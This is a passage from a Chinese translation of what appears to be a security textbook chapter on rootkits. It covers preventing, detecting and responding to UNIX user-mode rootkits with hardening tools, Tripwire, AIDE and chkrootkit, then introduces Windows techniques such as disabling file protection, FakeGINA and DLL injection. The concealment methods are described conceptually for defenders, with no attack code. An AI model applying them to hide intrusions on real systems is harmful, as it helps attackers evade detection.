


图 7-9 用 Klismafile 删除目录项，使剩余的目录项的记录长度变大

一个具有高超技能的侦察分析员在详细检查目录结构时就会注意到这个细微的变化，现在的一些侦察工具也能够自动指出目录项大小上这个突然的变化。对于存放在其中的名字，目录项太大了，有点像套在小脚上过长的袜子。不过，侦察分析员惟一能够收集到的信息就是这个被删除文件名字的大小，因为实际的名字、内容、索引节和其他内容都没有了，已被 Defiler's Toolkit 删除。Klismafile 可以经过修改来重写整个目录结构，某种意义上，就是整理其中的碎片。然而这个重写需要一些时间，而且因为目录结构重写就是为了调整被删除目录项的大小，所以还将包括重要的磁盘使用。

7.1.5 UNIX RootKit 的防御

我们已经学会了邪恶，尽管还不像那个邪恶的人所希望的一样。

——C.S. Lewis 的空间三部曲中的第 2 部，《Perelandra》，1943 年

正如我们已经看到的，UNIX 上的用户模式 RootKit 不可小视。为了阻止它们用在你的系统中，你需要仔细制定你的防御计划。当我们分析各种可用的防御策略以对付这些工具时，请记住下面这个类比。在一些科幻电视节目中，一个常见的情节就是邪恶的外星人绑架恒星飞船的船长。因为这些外星人是邪恶的，因此他们在抓到真正的船长并把他关到地牢里以后，会用一个假冒的船长顶替他。这个假冒的船长控制了飞船，而真正的船员并不知道这个危险的替换过程。后来，真正的船长逃离了地牢，遇上了假冒的船长。不可避免地，船上的船员必须确定哪个是真正的船长，而哪个是冒充的。当然，船员必须慎重地做出选择，然后果断地用射线枪消灭掉冒名顶替者。正确地选择将挽救船长、飞船和被邪恶的外星人控制的所有人类，错误的选择则会导致灾难。

在这个经典的科幻情节中出现的防御很好地反映了我们在防御用户模式 RootKit 时所遇到的问题。对于那些对你的关键性操作系统程序进行替换的恶意攻击者，你如何能击败他们？这些恶意的攻击者用用户模式 RootKit 替换的是操作系统组件，而不是飞船船长。对这种攻击的防御可分为 3 个方面：预防、检测和应对。

UNIX 系统中用户模式 RootKit 的预防

为了防止攻击者把用户模式 RootKit 安装在你的系统中，你必须谨慎地强化你的系统并应用补丁程序。记住，为了安装 RootKit，攻击者必须首先具有系统的 root 级权限。他或者通过猜测口令，或者通过使用易攻破的系统配置，或者通过发现系统中一个没有修补的缺陷来达到这一目的。如果攻击者不能用 root 级权限攻入你的系统，他就不能在你的系统中使用 RootKit。在上面的船长替换类比中，这一步就相当于首先要防止攻击者绑架船长。

为了强化你的系统，你应该停止并删除系统中不必要的服务和功能。查看所有可用的网络服务，为使系统实现必需的商业目的，你真正需要哪些服务？停止了所有不需要的网

络服务以后，查看一下各种安装在计算机上的本地程序包，它们都是必需的吗？任何有安全性缺陷的本地程序都会给恶意用户提供一种获得 root 级权限的能力。为了完成这一过程，你可以从众多可靠的系统强化程序中选用一个或者使用 UNIX 操作系统的指南。

对于 Linux、HP-UX 和 Macintosh OS X 等 UNIX 系统，你应该考虑 Jay Beale 开发的 Bastille。这个不错的工具是一个自动化脚本，可以帮助你完成系统强化，从 www.bastille-linux.org 可免费下载这个工具。尽管它最初是开发用于 Linux 系统的，但现在除了 Linux，还完全支持 HP-UX 和 Macintosh OS X。依照杰出的 Jay Beale 说法，Bastille 的主要目标是“尽可能提供最安全且可用的系统”。虽然这是一项相当艰难的任务，但 Bastille 在这一点上却做得非常好。

当 Bastille 运行时，它会提示系统管理员，询问是否应该完成每一个强化步骤。这个提示（如图 7-10 所示）有两个用途。首先，它允许管理员为所强化的系统定制适合于它将处于的特定环境的功能，这只需在一个友好的 GUI 下回答一系列问题即可；其次，通过运行 Bastille，管理员能够学习到要防护一个系统所需的各个步骤。图 7-10 展示了这一具有教育意义的层面，它描述了 Bastille 为预防几种缓冲区溢出漏洞（buffer overflow vulnerabilities）会对 Linux 内核配置所做的改变。当管理员在其他系统中，甚至是在那些 Bastille 不支持的系统中应用 Bastille 时，这一有价值的知识常会派得上用场。如果你是一个 Linux、HP-UX 或 Macintosh OS X 系统的管理员，那么应该试一试 Bastille，它会使你的生活变得很轻松。




图 7-10 Bastille 在强化系统的同时，也使系统管理员学到了有价值的知识

除了 Bastille 之外，SANS Institute 为强化个别操作系统，包括 Linux 和 Solaris，提供了各种不同的步进式指南（Step-by-Step Guide），这两个系统的指南可分别从 <http://store.sans.org> 购买。

sans.org/store-item.php?item=83 和 <http://store.sans.org/store-item.php?item=21> 下载到商业版。而且可以从 System Administrator's Guild (SAGE) 获得 (在 <http://sageweb.sage.org/resources/online/solaris/index.html>) Solaris 系统的一个不错的强化指南和核对清单 (checklist)。

除了强化你的系统, 你还需要对系统进行更新。如果要更新系统, 你需要利用第 3 章中讲述的技巧, 完成一个全面的修补过程。及时地进行修补是一项乏味辛苦的工作, 但是它对于维护一个安全的系统和阻止攻击者安装用户模式 RootKit 是必不可少的。

检测 UNIX 系统中用户模式 RootKit

尽管预防大大有助于阻止用户模式 RootKit, 但我们还需更深入, 从而让受害计算机受侵扰的可能降到最低。如果一个攻击者在你的系统中安装了用户模式 RootKit, 则必须能够迅速地检测到这一攻击。回到我们假冒船长的类比中, 在那个冒名顶替者使你的飞船进入险境之前, 你的船员必须能迅速识别出他来。有两种工具能够用于检测用户模式 RootKit, 即文件完整性检测工具 (file integrity checker) 和专用的 RootKit 识别工具。

我们以前在第 2 章和第 6 章中, 见到过文件完整性的检测工具。当时我们只是对这些工具做了一个大致的概述, 但现在我们需要进行深入分析, 因为这些工具在防御用户模式 RootKit 方面的确很出色。

你也许会回想起, 一旦安装了文件完整性检查工具, 它会创建一个关键性系统文件 (包括配置文件和敏感的二进制代码) 加密的散列 (hash) 数据库。这些散列好像是系统中已知有效文件的指纹, 常存储在写保护磁盘上, 例如写一次的 CD-ROM 或写保护软盘。这些工具依赖于密码学中的强单向散列法 (cryptographically strong one-way hashing) 或数字签名算法 (digital signature algorithm), 例如 MD5 或 SHA-1。高明的密码员设计了这些算法使得攻击者不会得到一个与合法程序有相同散列的替换程序。设计一个替换程序并使其散列与原来程序的散列相匹配, 这需要有很强的处理能力, 而且需要很长的时间。几十年, 或者永远, 这取决于具体使用的算法。因此, 尽管像 fix 这样的 RootKit 工具能够填充替换程序而匹配无加密的检查和, 但攻击者却不能使替换程序的加密强散列与原程序相同。利用这些工具, 我们获得了密码学中强大的文件保护。回到我们那个飞船船长的类比中, 文件完整性检测程序如同一个 DNA 分析工具, 查找真假船长之间的细微差别。

在创建了关键性系统文件的初始散列数据库之后, 系统管理员对文件完整性检查工具进行调度使其以一定的周期运行, 例如一天一次, 或者对于敏感的系统一小时一次。当文件完整性检查工具运行时, 它会对每个重要文件重新计算其散列, 然后把该散列与已知有效散列数据库中的数据比较。如果两者之间有差异, 说明有人修改了文件, 那么该由系统管理员来确定文件由例行工作修改的, 还是由侵害系统的恶意攻击者所修改的。这种分析需要做大量的工作! 很多修补程序对系统做了较大的修改, 导致文件完整性检测程序发出各种警告信息。

在我自己的系统中，每天运行一次文件完整性检测程序，之后进行一次系统更新。通过在安装补丁程序之前运行这个检查器，我就能确保系统在修补前处于一种已知的良好状态。在分析发现的所有变化之后，我安装修补程序。修补系统之后，紧接着运行一次文件完整性检查工具，指示它重新创建其文件散列数据库。这样，我不仅知道系统在修补前处于一种良好的状态，而且还有了一个最新的修补后的散列基准，以后可以用它进行检查，这个过程如图 7-11 所示。在我进行修补和用文件完整性检测工具分析变化时，这个过程使我意识到随着时间的推移，它会愈加重要。




图 7-11 在修补前后使用文件完整性检测工具

每一个文件完整性检测工具运行时都会使用一个关键性系统文件列表，关键性系统文件经常会被攻击者修改。这些列表有些细微的差别，但它们都包括那些常被攻击者修改程序的标准补充，包括 `sshd`、`login`、`netstat`、`ps`、`ls` 和我们在本章中讲述的 RootKit 其他所有替换程序。

文件完整性检测工具已经使用了多年，Tripwire 是其中第 1 个非常强大的工具，它最初是由 Gene Kim 和 Gene Spafford 开发的。Tripwire 保留了这个领域中最有效且使用最为广泛的方法之一。从 www.tripwire.org 可以下载 Tripwire 的免费版，从 www.tripwire.com 可以下载其商业版。我想，你已经开始喜欢这些容易记的 URL 了，其商业版提供了卖方对跨企业集中管理 Tripwire 的支持和改进。Tripwire 有广泛的平台支持，它可以运行在绝大多数 UNIX 类型的操作系统中（包括 Linux、Solaris、HP-UX、IRIX、AIX 和 Tru64）。它还有一个 Windows 版本，我们将在下一章中详细地讲述。

Tripwire 并不是这个领域中惟一的工具，Advanced Intrusion Detection Engine(AIDE)相对于 Tripwire 是一个免费并开放源代码的工具，它由 Rahmi Lehti 和 Pablo Virolainen 开发。AIDE 支持 Linux、Solaris、BSD 家族的各成员、Unixware、AIX 和 Tru64，可以从 www.cs.tut.fi/~rammer/aide.html 下载。这一类型的其他工具还有 Osiris（可从 <http://osiris.shmoo.com/> 下载）

和 Samhain (可从 <http://la-samhna.de/samhain/> 下载)。

尽管任何一个重视安全的系统管理员都必须有某种文件完整性检测工具, 不过其他工具通过明确识别 RootKit 而补充了文件完整性检测工具的功能。chkrootkit, 这个非常贴切的名字是此类中最流行的工具之一, 可从 www.chkrootkit.org 免费下载。chkrootkit 由 Nelson Murilo 和 Klaus Steding-Jessen 开发, 精通各种 RootKit 对目标系统所做的特定修改, 并能查找这些修改, 检测到 45 种以上不同的 RootKit。用我们的飞船船长替换来类比, chkrootkit 如同是船员, 他们可以问船长一些精典的问题来区分真假船长。例如, 他们可以问船长关于他过去的某个秘密事件以试探。例如在 Starfleet 学院时, 船长哪门考试的成绩为 A。或者, 他们可以用某个有关道德的问题来测试船长, 而他们知道真正的船长与假冒的将会有不同的答案。如果指定的“船长”不能适当地回答这些问题, 那么船员就知道他是假冒的, 然后就可以消灭他。

chkrootkit 运行在本地的 Linux、Solaris、FreeBSD、OpenBSD、NetBSD、HP-UX 和 Tru64 操作系统中, 它向本地软件提一些问题以试图确定是否安装了 RootKit。chkrootkit 会提哪一类的问题呢? 它会基于当今使用最广泛的 RootKit, 提几十个问题, 每一个向操作系统提的问题都以特定检测的形式由 chkrootkit 自动执行。例如, chkrootkit 查找很多 RootKit 使用的各种配置文件的名字, 像是 /dev/ptyp 和其他相关的由 LRK 创建的文件。此外, chkrootkit 从 lastlog 和 wtmp 文件中查找被删目录项的踪迹, 这些踪迹可能暗示使用过 wted 或 Zap2 工具。它也试图了解网络接口是否处于混合模式, 这是嗅探器的一种可能迹象 (尽管不幸的是, 对使用 Linux 内核 2.4 最新的 Linux 版本, 这种嗅探器检查并不可靠)。为了帮助检测与各种 RootKit 相关的后门 shell 监听器, chkrootkit 查看计算机上使用中的各种 TCP 和 UDP 端口, 以了解是否有一些就是那些众所周知与流行的 RootKit 有关的端口, 甚至查找当今较常用的一些 RootKit (包括 LRK) 中的代码段。

尽管所有这些独特的检测都很有用, 不过 chkrootkit 最好的特性可能是有分析一组精选的个别二进制程序以确定它们是否被修改的能力。这个工具在以下的命令中查找异常:

```
amd  basename  biff  chfn  chsh  cron  date  du  dirname  echo
egrep  env  find  fingerd  gpm  grep  hdparm  su  ifconfig  inetd
inetdconf  init  identd  killall  ldsopreload  login  ls  lsof
mail  mingetty  netstat  named  passwd  pidof  pop2  pop3  ps
pstree  rpcinfo  rlogind  rshd  slogin  sendmail  sshd  syslogd
tar  tcpd  tcpdump  top  telnetd  timed  traceroute  w  write
```

哇! 这真是一个不错的列表, 它几乎覆盖了我见到过的用户模式 RootKit 设法替换的所有命令。必须注意, 运行 chkrootkit 的用户不必手动地执行这些检查, 每一个检查都内置在 chkrootkit 程序中。当运行时, chkrootkit 会完成所有这些复杂的检测。然后给出一个

简单的结果，即被感染（Infected）或未被感染。而且，如果你的系统中安装了 RootKit，chkrootkit 还会用大写字母显示被感染的信息，这种做法看起来非常适宜。如果系统确实被感染了，chkrootkit 还将指出是哪种检测发现了异常，因此你能够确定是哪个二进制程序被替换了。

chkrootkit 有可能做出错误的判断，特别是在混合模式的检查中。这一点使得它在 Linux 系统中是不可靠的，尽管这种可能性很小。然而在使用这一工具时，除了混合模式的检查，我几乎得不到一个错误的肯定。对 chkrootkit 来说，错误的否定（False negative），即在一个被感染的系统中 chkrootkit 没有检测到 RootKit 的实际存在，也是可能的。如果攻击者开发了一个自定义的 RootKit，它能够以新奇的方式隐藏攻击者的存在，那么 chkrootkit 可能检测不到它。此外，对于大多数用户，chkrootkit 在尽力减少错误的肯定和否定方面做得相当好。

chkrootkit 很出色的地方是其异常检查不需要预先创建散列数据库，不像我们前面讲述的文件完整性检测工具。chkrootkit 不需要这样一个数据库，其检测并不基于对比散列，它的所有检查都内置在本身的逻辑中。请不要误解我的意思，我没有说 chkrootkit 应该替换你的文件完整性检测工具——绝对没有！chkrootkit 对于文件完整性检测工具是一个完美的补充。通过使用这两种工具进行 RootKit 检测，你发现攻击者的可能性会大得多。

应对 UNIX 系统中用户模式 RootKit

现在，假设你发现攻击者已经在你的系统中安装了一个用户模式 RootKit。对这一事实，你应该如何应对呢？首先，低声地咒骂一通，这是一种合理且通俗的方式。然后你要调查安装了 RootKit 的系统，你不能完全相信系统中的软件。你不应该只是登录到系统，然后为了你的调查开始运行现有的命令程序。RootKit 很可能已经修改了这些程序，它们只会向你隐瞒实情。

为了处理这种情形，我注意到一些系统管理员使用另外且攻击者不知道的名字备份重要二进制程序。例如，一个管理员可能把 ls 命令的备份命名为 new_ls 或 ps 命令的命名为 admin_ps。然后如果察觉到 RootKit，就使用这些备份程序，而不用那些安装在系统中的所谓正常的程序。这种技巧可能会帮到一点忙，但我并不热衷于把它作为一种通用的方法。攻击者很可能捕获 new_ls 或 admin_ps 并修改它们，这并没有多难，尤其是如果它们放在管理员的路径下。因为这一点的关系，我没有在自己的系统中使用这种技巧。

如果你想要更可靠的结果，作为一种更好的方法，你必须把自己的程序应用到系统来实施你的调查，而不是依靠计算机上原有的那些命令。如果你进行计算机调查，则应该创建一个可引导的 CD-ROM，其中包含你分析系统所需的所有二进制可执行程序，例如 ls、lsuf、ps、du 和 netstat 等。当调查一个可能的 RootKit 事件时，你可以从自己的 CD-ROM 运行这些工具。要确保 CD 上这些命令程序是静态链接的，即对它们进行编译（或下载预

编译版本)使其不会依靠系统硬盘上的任何库。静态链接的可执行程序是独立的二进制程序,它们运行不需要任何库。这些二进制可执行程序使得调用直接发生在操作系统内核。如果攻击者更改了你系统中一个库文件,在检查系统时,这些静态链接的二进制程序将不受这种变化的影响,这样得到的结果将比你使用计算机上原有程序得到的结果更可靠。

在 Internet 上可以下载到多个免费的 CD-ROM 镜像,它们集合了可靠的静态链接二进制程序。我非常喜欢 Bill Stearns 为 Linux 开发的静态工具,它们可以从 www.stearns.org/staticiso 下载。不过,我最喜欢的是 FIRE (William Salusky 开发并可从 <http://fire.dmzs.com> 下载)和 Knoppix (Klaus Knopper 开发并可从 www.knoppix.org 下载)。你可以下载这些可导入的 Linux 版本,把它们刻录在 CD-ROM 上来进行调查。这些程序包中都是有用的调查工具,包括标准的 UNIX 命令程序和特定的侦察工具。

在你使用像 FIRE 或 Knoppix 这样的工具完成对感染 RootKit 系统的调查之后,需要重建你的系统。最好的办法是重新安装操作系统,重新加载所有的重要应用程序,应用所有适当的更新。遗憾的是,你不能只替换由文件系统完整性检测工具或 chkrootkit 检测到的恶意程序。如果攻击者修改了你操作系统中的一部分,则其也很可能修改了很多其他组件,包括安装在计算机上的应用程序。你可以利用原始的存储介质重新安装操作系统,或者使用一份可信的备份,不过,你必须确保你的备份确实是信得过的,使用一份包含 RootKit 的备份重建系统将会使你毫无进展。或者使用原始的安装介质和修补程序,或者在使用备份之前先对它们进行完整性检查。在我们的飞船上,如果邪恶的外星人用冒名顶替者掉换了船长,那么有谁敢说他们没有掉换大副、首席科学官,或通信专家呢?如果船长已经被掉换,那么所有的船员都是可疑的,应该用新的可信的人员来替换他们。我们也应该这样做,针对 RootKit 攻击,使用原始的存储介质或可信的备份来重建操作系统。

一旦重建了系统,就要使用基于网络和主机的入侵检测 (intrusion detection) 工具小心地监控它。攻击者常常会回到犯罪现场,试图再次登录系统。如果你正在监视系统,发现了他们的行踪,则极可能会保护好你的系统,甚至可能会抓到攻击者。

此外,在防御用户模式 RootKit 时,不要忘了 RunEFS 和 Defiler's Toolkit 是如何控制基础文件系统的,特别是它们不实地把块标记成不良块的诡计。如果你在进行侦察研究,则需要知道这些攻击工具。而且要确保你采用的侦察分析工具能够分析不良块索引节,以及标记为不良块的那些块,最新免费版的 Sleuth Kit 工具和大多数商业版的侦察工具都有这样的能力。最后,当你为侦察分析制作系统备份时,要确保对整个文件系统逐位复制,包括被标记成不良块的那些块。

7.2 Windows 用户模式 RootKit

很多年以来,用户模式 RootKit 都把重点主要放在了 UNIX 系统。由于这个缘故,RootKit 一词的显著特征是 *root* (UNIX 的超级用户账号) 并不意外。用户模式 RootKit 源于 UNIX, 成长于 UNIX, 不过它的技术也已经可以应用于其他平台了, 尤其是在过去的几年里。特别地, 我们将在本节中讲述几个应用于 Windows 系统并引起关注的用户模式 RootKit。Windows 中的用户模式 RootKit 像 UNIX 上的一样, 修改关键性操作系统软件以使攻击者获得访问权并隐藏在计算机中。注意, 我们仍然关注于用户模式 RootKit (按照我们的定义, 它控制操作系统的可执行程序, 而不是内核)。

在 Windows 系统中, 用户模式 RootKit 技术应用于某些工具中。但是我们应该注意在 Windows 系统中, 并没有像在 UNIX 系统中那样有那么多强健且流行的用户模式 RootKit, 我在自己处理过的计算机攻击案例中发现了这一事实。在 UNIX 系统中, 用户模式 RootKit 常会被用到; 而对于 Windows 系统, 用户模式 RootKit 的使用却没有那么频繁, 造成这种现象的原因如下。

- ❖ 早期, 在 Windows 系统中, 应用程序级的后门迅速增加。20 世纪 90 年代中后期, 在为 Windows 开发后门工具的过程中, 大量工作都放在了开发应用程序级的后门上。例如, 我们在第 5 章和第 6 章中所讲述的端口监听器和远程 GUI 工具。大多数攻击者非常满意 VNC、Back Orifice 和 SubSeven 这些工具的远程控制 GUI 特性。当他们可以轻松自如地依赖由这些应用程序级工具提供的所有功能时, 不再需要修改操作系统组件。正如如果枪可以实现你的目标, 就无须使用榴弹炮。
- ❖ 随后, Windows 上的很多 RootKit 聚焦于控制内核, 而不是普通的系统二进制程序。某种程度上由于 Greg Hoglund 和其他一些人在著名网站 www.rootkit.com 上的研究, Windows RootKit 在 20 世纪 90 年代后期转向了内核级。所以许多 Windows 的后门开发人员把焦点从应用程序级直接转向了内核级本身, 而几乎没有关注处于两者之间的操作系统可执行程序和相关用户模式 RootKit。当你厌烦了枪, 而某个家伙又愿意免费提供巡航导弹时, 你不需要榴弹炮。我们将在第 8 章中详细讲述这些 Windows 的内核模式 RootKit。
- ❖ Windows 文件保护 (Windows File Protection, WFP) 阻碍了可执行程序的替换。随着 Windows 2000 的发布, Microsoft 开始建立操作系统的这样一种功能性, 它能够扫描计算机, 查找重要可执行程序 and 库文件未预料到的变化。如果 WFP 发现了关键性系统文件的变化, 它会自动恢复原来的文件。不会大惊小怪, 也不会杂乱无章。WFP 没有消除用户模式 RootKit 存在于 Windows 上的可能性, 但它起了一定的阻

碍作用。如果攻击者想执行 RootKit 替换可执行程序或库文件,则必须加倍努力以对付 WFP,本章稍后将论述攻击者是如何实现这一“壮举”的。

❖ Windows 是封闭源代码的操作系统,所以在 Windows 上创建用户模式 RootKit 需要做更多的工作。多种 UNIX 变种的源代码可以被广泛使用,这使攻击者可以很容易地把后门功能性加到现有程序中。在这类系统中,操作系统的开发人员已经在开发有效程序方面为攻击者做了很多实际的工作,攻击者只需把有害的特征加到已有的源代码中即可为 UNIX 生成用户模式 RootKit 中的替换品。而对于 Windows,Microsoft 继续加紧(但并不理想)对源代码的控制。攻击者若试图为现有的 Windows 二进制可执行程序生成替换程序,就必须逆向设计 Windows 的功能性,而不能查看源代码^①。

❖ Windows 不像 UNIX 那样备有充分的文件证明,这个问题与前述的封闭源代码的讨论是连在一起的。因为 UNIX 出现的时间更长,且源代码可以更为广泛地使用,所以善良的人和坏蛋对其特点都了解得相当透彻。当攻击者试图确定一个 UNIX 二进制可执行程序是如何工作时,只需在公众论坛上问一个问题或者使用一个像 Google 这样的 Internet 搜索引擎就可以找到答案。然而在 Windows 操作系统中,大量的功能性是不备有证明文件的。攻击者必须通过反复试验、检查编译过的二进制代码和反编译代码来搞清楚 Windows 是如何工作的。

既然我们已经对 Windows 用户模式 RootKit 的开发人员所面临的一些挑战有所了解,那就让我们投入并着手分析他们如何应付这些挑战。我们将论及实现 Windows 用户模式 RootKit 的 3 种不同方法,然后看一下围绕每种技术展开的工具实例。这 3 种不同的 Windows RootKit 实现技术之间比较如图 7-12 所示。

首先,Windows 上的用户模式 RootKit 可以与现有的 Microsoft 操作系统组件相结合以破坏组件的安全性。Microsoft 为了通过第三方工具扩展 Windows 的内置功能性,已经在 Windows 上开发了多种接口。用户模式 RootKit 可以将自身插入到现有 Microsoft 程序之间定义的接口来利用它们,而无须覆盖 Windows 代码。本章稍后将介绍一个称为“FakeGINA”的工具,其中使用的就是这种技术。

其次,Windows 上的用户模式 RootKit 可以仅覆盖 Windows 计算机上的现有可执行文件和库文件,如同我们在本章上半部分所讲述的 UNIX 上的用户模式 RootKit。为了完成这

① 请注意,我并没有认为一个封闭源代码的模型或多或少要比一个开放源代码的模型安全,而只是讲述在 Windows 上创建一个用户模式 RootKit 是一项相对较困难的工作。因为通过对本章其余部分的学习,你将会明白,尽管在没有可用源代码的 Windows 中创建 RootKit 是更大的挑战,但攻击者还是更努力地迎接了挑战。没有源代码,他们已经实现了一些非常强大的用户模式 RootKit 工具。我个人认为,封闭源代码和开放源代码的软件开发模型从安全性的角度来看是持平的。

个任务，攻击者必须首先使防止修改 Windows 中各种关键性操作系统文件的 WFP 这一功能失效。我们将分析他们如何中止 WFP，进而覆盖系统文件，然后查看实施这一攻击的恶意软件的典型实例，即 Code Red II 蠕虫。



图 7-12 实现 Windows 系统中用户模式 RootKit 的 3 种不同技术

最后，攻击者可以使用一套很流行的技术把代码注入到运行进程并覆盖其功能性来实现 RootKit。这些用户模式 RootKit 不是在操作硬盘上的文件，而是使用所谓 DLL 注入和 API 挂钩（API hooking）的技术把代码直接加入运行进程的内存中。在本章最后，我们将讨论一下这种技术以及基于它的一种工具，叫做“AFX Windows RootKit”。

7.2.1 使用 FakeGINA 控制 Windows 登录

为了尽量做到灵活，Microsoft 设计了一些易于修改的 Windows 组件，以使第三方工具可以扩展操作系统。Windows 的一些部分是高度模块化的，允许管理员（或恶意的攻击者）使用 Microsoft 设计的明确接口在系统中添加组件。特别地，用户登录进程是其中最重要的部分之一。从安全性的角度看，它可以通过在系统中添加库文件得到扩展。基本的登录进程可以由第三方工具来修改，这样一些更好且新的鉴别机制，例如生物统计学（biometric）、公钥基础设施（public key infrastructure）或其他工具，就可以很容易地运用。不幸的是，这种灵活性为攻击者带来了可乘之机。攻击者可以利用用户模式 RootKit，把恶意的代码添加到登录进程中，进而破坏这一进程。

